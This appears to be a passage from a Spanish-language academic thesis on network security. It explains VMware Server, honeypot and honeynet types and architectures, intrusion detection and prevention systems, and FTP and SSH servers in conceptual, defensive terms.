


Figura 7. Virtualización Completa. Adaptado de Virtualización de Hardware (2008). Recuperado de: <http://blog.smaldone.com.ar/2008/09/20/virtualizacion-de-hardware/>.

1.2.4 VMWARE SERVER

VMware Server es una solución de virtualización de alto rendimiento de distribución gratuita proporcionada por la empresa VMware Inc., que se emplea para particionar un servidor físico en múltiples máquinas virtuales. Introduce el concepto de interfaz de gestión Web y admite la ejecución de cualquier sistema operativo que corra simultáneamente utilizando el mismo hardware. Entre ellos: Windows, Linux, Solaris y Netware.

VMware trata a los recursos de la máquina física como un solo conjunto para posteriormente asignarlos a las virtuales. Al aislarlas de otras máquinas virtuales instaladas y del sistema operativo real, se evitan percances en caso de que una de ellas sufra algún daño y la infiltración de la información privada almacenada.

1.2.4.1 Beneficios

La virtualización usando VMware Server aporta varios beneficios tales como:

- Simplificar pruebas de funcionamiento de software experimental y parches en máquinas virtuales evitando configuraciones innecesarias.
- Disposición adicional de servidores en poco tiempo y sin la inversión de hardware nuevo.
- Movilidad de las máquinas virtuales de un servidor físico a otro sin complicaciones.
- Captura del estado del sistema operativo virtual.
- Configuración de permisos de acceso a máquinas virtuales.
- Soporte de hasta 8 GB de memoria RAM, 10 tarjetas de interfaz de red virtual y hasta dos procesadores VSMP¹¹ por equipo.

1.3 HONEYPOTS

1.3.1 DEFINICIÓN

“Se denomina honeypot (tarro de miel) al recurso de red destinado a ser atacado o comprometido con la finalidad de identificar, evitar y en cierta medida, neutralizar los intentos de secuestrar sistemas y redes de información” (Honeynet UTPL, 2008).

Pueden considerarse como falsos servidores posicionados en lugares estratégicos de una red de prueba, con información que parece ser valiosa para los intrusos. Se los configura de tal manera que se dificulte, pero que no sea imposible romper su seguridad, exponiéndolos deliberadamente y haciéndolos muy atractivos para hackers en busca de un objetivo. El servidor es cargado con herramientas de monitoreo y seguimiento, de forma que se registren y muestren detalladamente todas las actividades efectuadas por los intrusos. Así, será posible detectar desde ataques cifrados en redes IPV6 hasta capturar fraudes con tarjetas de crédito. Es esta flexibilidad la que le da a los honeypots su verdadero poder.

¹¹ **VSMP** Virtual Symmetric Multiprocessing

Trabajan con sistemas operativos como: Linux, OpenBSD, FreeBSD, NetBSD, Solaris, Mac OS y entornos Windows.

1.3.2 VENTAJAS Y DESVENTAJAS

Los honeypots ofrecen varias ventajas en soluciones de seguridad, como las que se mencionan:

- Desvían la atención del atacante de la red real, evitando que se comprometan sus recursos.
- Permiten determinar los métodos y perfiles de ataque de los intrusos.
- Pueden identificar nuevas vulnerabilidades y riesgos en varios entornos de programas y sistemas operativos, además de capturar virus o gusanos para su estudio.
- Al interactuar únicamente con actividad maliciosa, no requieren recursos de hardware de alto rendimiento para funcionar.
- Muestran un menor porcentaje de falsos positivos.
- Se adaptan e instalan fácilmente a cualquier ambiente de implementación de una red.

Como cualquier tecnología, los honeypots también poseen algunas debilidades, es por ello que no deben sustituir a la tecnología de seguridad actual, sino que se recomienda que trabajen conjuntamente. Éstas se detallan a continuación:

- Poseen un campo de visión limitado al capturar únicamente las actividades maliciosas con las que interactúan y no las de los demás sistemas.
- Al igual que todas las tecnologías de seguridad, los honeypots también presentan riesgos ya que pueden ser usados para cometer nuevos ataques informáticos.

1.3.3 CLASIFICACIÓN

Para comprender claramente la funcionalidad de los honeypots, se los clasifica en función de tres criterios generales: nivel de interacción, su medio de implementación y su propósito.

1.3.3.1 Nivel de Interacción

Se refiere al grado de interacción que se admite que el atacante tenga con un honeypot. Se distinguen: Honeypots de Baja, Media y Alta interacción.

- **Baja Interacción.-** Son honeypots de producción usados para ayudar a proteger a una organización específica a través de la emulación de servicios. Mantienen un nivel de riesgo bajo y son relativamente sencillos de utilizar e implementar. El intruso se limita únicamente a interactuar con estos servicios y su mayor funcionalidad reside en la detección de intentos no autorizados de conexión.

Generalmente, el proceso de implementación de un honeypot de baja interacción consiste en la instalación del software de virtualización, la elección y configuración de los servicios a imitar, y el establecimiento de la estrategia de monitoreo y captura de datos, para que el software opere por sí mismo bajo los parámetros establecidos.

Un ejemplo de Honeypot de baja interacción es el software Honeyd. La Figura 8 expone la representación de un honeypot de este tipo.




Figura 8. Honeytrap de Baja Interacción

- Interacción Media.-** Brindan un nivel de interacción mayor que los honeypots anteriormente citados y recolectan más información acerca de las actividades efectuadas por los atacantes. Se caracterizan por no emular únicamente ciertos servicios, sino también software en particular. Su desarrollo involucra considerable complejidad y riesgo. El esquema de un honeypot de interacción media puede observar en la Figura 9.




Figura 9. Honeytrap de Interacción Media

- **Alta Interacción.-** Constituyen una solución bastante compleja, puesto que implican la utilización de sistemas operativos y aplicaciones implementadas en hardware real, evitando la necesidad de utilizar software de emulación (véase Figura 10).

Proporcionan una gran cantidad de información acerca del modo de actuar de los atacantes, permitiendo que se descubran nuevas herramientas de hacking e identifiquen vulnerabilidades.

Los honeypots de alta interacción son equipos que no poseen ningún valor de producción en red, involucran mayor complejidad y riesgo de que los atacantes usen los sistemas operativos como plataforma de lanzamiento de nuevos ataques, por lo que se recomienda usar tecnologías de seguridad adicionales.




Figura 10. Honeypot de Alta Interacción

1.3.3.2 Medio de implementación

Este tipo de clasificación se basa en el medio utilizado para la implementación de los honeypots.

- **Físico.-** Implica un mayor rango de interacción con el atacante. Se configuran en equipos físicos reales, son más costosos y requieren mayor mantenimiento.

- **Virtual.-** Permiten la implementación de varios honeypots en una sola máquina valiéndose de software de virtualización. Como principales ventajas se pueden mencionar la escalabilidad y la facilidad de mantenimiento.

1.3.3.3 Propósito de implementación

Dentro de esta categoría, se definen dos tipos de honeypots:

- **Honeypot de Producción.-** Utilizados para proteger a los entornos operativos en producción y distraer la atención de los atacantes. Se implementan en forma paralela a las redes de datos o infraestructuras de IT, y están sujetas a sufrir constantes ataques. Este tipo de honeypots ha ido ganando mayor reconocimiento al constituirse en verdaderas herramientas de detección que complementan la seguridad de redes.
- **Honeypot de Investigación.-** Tienen como objetivo recolectar información, analizar los tipos y patrones de los ataques existentes en la actualidad. Generalmente, las implementan empresas dedicadas a la seguridad de la información, organismos de investigación como universidades, agencias gubernamentales y militares. Son mucho más activos, involucran mayor riesgo y esfuerzo que los honeypots de producción. Dentro de este grupo se encuentra The HoneyNet Project, una organización de investigación sin fines de lucro, que emplea Honeypots para recolectar información sobre amenazas en el Internet.

1.4 HONEYNET

1.4.1 DEFINICIÓN

Una honeynet básicamente es una red de honeypots que tiene como fin el proporcionar información valiosa sobre los métodos y recursos utilizados por la comunidad Blackhat para cometer ataques informáticos. Se las conoce también como honeypots de alta interacción. Reflejan un entorno de red productivo al

trabajar con varios sistemas a la vez. Entre ellos Linux, Solaris, Windows, routers Cisco, etc.

1.4.2 REQUERIMIENTOS DE LAS HONEYNETS

Para construir una honeynet se requieren de tres componentes imprescindibles:

- **Control de Datos.-** “Supone la contención controlada de la información y las conexiones” (Inteco, 2010).

Para evitar que un atacante utilice a una honeynet para lanzar ataques contra la red o comprometer otros sistemas, es necesario asegurar el control de flujo de datos, es decir permitirle cierto grado de libertad para actuar, aunque conlleve un nivel de riesgo mayor.

Una manera efectiva de determinar el enfoque del control de datos es implementar mecanismos de seguridad por capas. Por ejemplo: contar con varias conexiones de salida, puertas de enlace para la prevención de intrusiones o restricciones del ancho de banda. La combinación de varios de estos métodos protegerá a la red de un único punto de fallo.

- **Captura de Datos.-** Consiste en el seguimiento y el registro de todas las actividades que amenacen a la honeynet para su posterior análisis.

Se requiere recolectar tanta información como sea posible sin que el intruso lo detecte. Al igual que en el control de datos, es imprescindible la combinación de mecanismos múltiples para capturar estas actividades.

La información debe almacenarse en capas y en un entorno independiente de los honeypots. Uno de los mayores retos que presenta es la captura de actividad de ataques que ocurren sobre canales encriptados (como IPSec¹², SSH, SSL¹³, etc).

- **Análisis de Datos.-** Es la capacidad de convertir los datos recogidos en información útil para la detección de tipos y patrones de ataques. De

¹² **IPSec** Internet Protocol Security

¹³ **SSL** Secure Sockets Layer

acuerdo a sus necesidades, las organizaciones tendrán distintos requerimientos en este punto.

1.4.3 ARQUITECTURA

La tecnología de las honeynets ha ido evolucionando continuamente desde su aparición hace algunos años. Según el tipo de recursos que empleen, el modo de captura, control y análisis de datos, se distinguen tres clases de arquitecturas o generaciones.

1.4.3.1 Primera Generación (GEN I)

Fue desarrollada por The HoneyNet Project en el año 1999. Este tipo de arquitectura incorpora de una forma sencilla el control y la captura de datos, permitiendo la recopilación máxima de las actividades efectuadas por los atacantes y simulando un ambiente real. La Figura 11 muestra una honeynet de Primera Generación que requiere dos interfaces de red en su puerta de enlace, una que se muestra hacia la red externa, y la otra que lo hace hacia la red interna, constituida por varios Honeypots. Las actividades de control y captura de datos las realiza un Firewall de capa tres, que actúa a su vez como una puerta de enlace en modo de Traductor de Direcciones de Red (NAT, Network Address Translation). Como desventaja de esta arquitectura está el hecho de que puede ser detectada por intrusos con conocimientos avanzados.




Figura 11. Honeynet de Primera Generación (Gen I)

1.4.3.2 Segunda Generación (Gen II)

Surgió en el año 2002 para corregir los problemas detectados en la primera generación de Honeynets. Se caracteriza por incorporar los mecanismos de control y captura de datos en un único dispositivo de capa dos trabajando en modo puente, conocido como Honeywall, que no modifica los paquetes de la red mientras se procesan, ni reduce el tamaño del tiempo de vida (TTL, Time to Live), de modo que no se genera ningún tipo de tráfico perceptible por los intrusos.

Brinda un control total en cuanto a las conexiones que entran y salen del honeypot, ya que a diferencia de la arquitectura de primera generación no se limita la cantidad máxima de conexiones salientes posibles, por tanto, provee un alto nivel de interacción con usuarios malintencionados. Además, no se recurre a la emulación de servicios, puesto que se ejecuta en sistemas operativos y aplicaciones reales.

La Gen II de Honeynets ofrece diversos métodos de captura de datos para garantizar que se recopile la mayor cantidad de información útil posible. Es así, que añade un Sistema de Prevención de Intrusos (IPS, Intrusion Detection System) en la puerta de enlace Honeywall, configurado de forma que se modifiquen dinámicamente las reglas del firewall, en caso de detectarse actividad maliciosa, bloqueando o modificando paquetes del mismo tipo en el futuro y evitando que los honeypots se conviertan en los atacantes de la red.

Esta arquitectura reduce la complejidad en el proceso de instalación, administración y asegura la captura de datos independientemente del medio de comunicación (SSH, SSL o IPSEC). La Figura 12 expone una honeynet de Segunda Generación.




Figura 12. Honeynet de Segunda Generación (Gen II)

1.4.3.3 Tercera Generación (Gen III)

La tercera generación de las honeynets apareció en el año 2005. Fundamentalmente, posee la misma arquitectura que la Gen II, pero experimenta ciertas mejoras en cuanto a la capacidad de gestión y el análisis avanzado de datos. Introduce el concepto de Honeywall Roo, una herramienta open source de fácil implantación que integra las funciones de control, captura y análisis de datos.

1.4.4 HONEYNETS VIRTUALES

Una honeynet virtual es una solución que permite implementar una honeynet completa en un ambiente virtual. Este tipo de tecnología soporta las arquitecturas GEN I, GEN II, GEN III y puede desarrollarse utilizando diversas herramientas de virtualización, tales como: VMware, User Mode Linux y Xen. Se la puede clasificar en dos tipos:

- Honeynet Auto contenida
- Honeynet Híbrida

1.4.4.1 Honeynet Auto contenida

Es aquella que emplea únicamente una máquina física para ejecutar toda la honeynet. Cada sistema operativo contenido dentro de ella actúa independientemente. Su mayor ventaja es el ahorro de costes al minimizar la inversión en recursos físicos.

Para implementarla se debe contar con una máquina lo suficientemente potente para soportar todos los equipos virtuales. La Figura 13 describe una honeynet auto contenida.




Figura 13. Honeynet Virtual Auto contenida

1.4.4.2 Honeynet Híbrida

Incorpora sistemas reales y virtuales. El Honeywall efectúa el control, captura y el análisis de datos en un sistema aislado, mientras que la virtualización de los HoneyPots se realiza en un solo equipo. Este tipo de solución aporta seguridad y flexibilidad. Se presenta en la Figura 14.




Figura 14. Honeynet Virtual Híbrida

1.5 SISTEMAS DE DETECCIÓN DE INTRUSOS

Un sistema de detección de intrusos (IDS, Intrusion Detection System) es uno de los componentes fundamentales de la seguridad actual de los sistemas. Actúa monitoreando el tráfico de la red para alertar al administrador de la presencia de actividades sospechosas.

Existen IDS que basan su sistema de detección de alertas en torno a la búsqueda de coincidencias con firmas específicas de amenazas conocidas, de manera similar al comportamiento de un software antivirus; mientras que otros, trabajan a partir de la detección de anomalías en el comportamiento de la red.

La elección del tipo de IDS a implementar en una organización no depende únicamente del tamaño de la red, sino también de la cantidad de información confidencial que se maneje. Se conocen los siguientes tipos de IDS catalogados de acuerdo a su funcionalidad y arquitectura:

- Sistema de Detección de Intrusiones basados en Host (HIDS, Host-based intrusion detection system)

- Sistema de Detección de Intrusiones basado en Red (NIDS, Network-based intrusion detection system)

1.5.1 HIDS (HOST-BASED INTRUSION DETECTION SYSTEM)

Un sistema de detección de intrusiones basado en host tiene como objetivo el monitorear y detectar los ataques lanzados en contra de un equipo determinado. Generalmente, se emplean para proteger la información sensible y significativa almacenada en un host específico.

1.5.2 NIDS (NETWORK-BASED INTRUSION DETECTION SYSTEM)

Un sistema de detección de intrusiones basado en red es aquel que se sitúa estratégicamente en uno o varios puntos dentro de una red para monitorear el tráfico entrante y saliente que lo atraviesa, trabajando como un sniffer de paquetes que determina si la red ha sido comprometida.

Un tipo particular de NIDS ampliamente utilizado es el Sistema de prevención de intrusos basado en red (NIPS, Network intrusion prevention system), mismo que se menciona brevemente a continuación.

1.5.2.1 NIPS (NETWORK INTRUSION PREVENTION SYSTEM)

Un sistema de prevención de intrusos basado en red es un tipo de mecanismo de seguridad que combina eficientemente las funciones de monitoreo y análisis de los IDS, con la respuesta automática activa que proveen los cortafuegos, de manera que no solo detectan la presencia de intrusos, sino que bloquean y mitigan ataques informáticos.

La configuración eficaz de un IPS suele convertirse en una tarea bastante complicada, por lo que se recomienda evaluar previamente las necesidades específicas de la red antes de decidirse por esta solución de seguridad. Si la velocidad es un requisito indispensable en la red, esta alternativa puede resultar no conveniente, dado que la respuesta de un IPS no es tan rápida como la de los convencionales cortafuegos e IDS.

En la Figura 15 se visualiza un esquema de red en el cual se complementa el sistema de seguridad proporcionado por el firewall principal, con la disposición estratégica de varios sistemas de detección de intrusos basados en red y en host, para proteger a la red de posibles ataques, tanto externos como internos.




Figura 15. Ubicación de Sistemas de Detección de Intrusos en una red

1.6 SERVICIOS DE RED

Se define como servidor al software o al computador en el cual se ejecuta, para proveer un tipo específico de servicio a un cliente o terminal corriendo en el mismo equipo o en algún sitio de la red.

Los servicios disponibles en cualquier empresa u organización son imprescindibles, ya que se emplean para el uso compartido de recursos en red y servicios distribuidos. Existen múltiples tipos de servidores de acuerdo a la función que cumplen. Entre los principales se encuentran el servidor FTP, SSH, Web, DNS, Base de Datos y de Aplicaciones.

1.6.1.1 Servidor FTP

El protocolo de transferencia de archivos (FTP, File Transfer Protocol), proporciona una manera de transferir archivos en una red de un sistema a otro.

Un servidor FTP reside en un servidor que contenga los archivos que requieran consultar los usuarios remotos. El equipo ejecuta un software que escucha en los puertos 20 y 21 las solicitudes que llegan de otras computadoras. Cuando llega una solicitud, el servidor comprueba los derechos de acceso del usuario para consultar el archivo. Si la solicitud es válida, el archivo se transfiere por Internet como una serie de paquetes a la computadora solicitante, donde se guarda en un lugar designado en un dispositivo de almacenamiento local (Oja & Parson, 2008).

Se ilustra en la Figura 16.




Figura 16. Esquema de funcionamiento de un Servidor FTP

1.6.1.2 Servidor SSH

Secure Shell (SSH, Intérprete de Comandos Seguros) es un protocolo que provee de comunicación remota cifrada con un ordenador, mediante una Interfaz de Línea de Comandos (CLI, Command Line Interface). Trabaja de manera similar a Telnet, con la diferencia de que la información se cifra para su envío, convirtiéndola en un protocolo mucho más seguro. Utiliza generalmente el puerto TCP 22 en el servidor que cifra y descifra el tráfico que atraviesa la conexión.

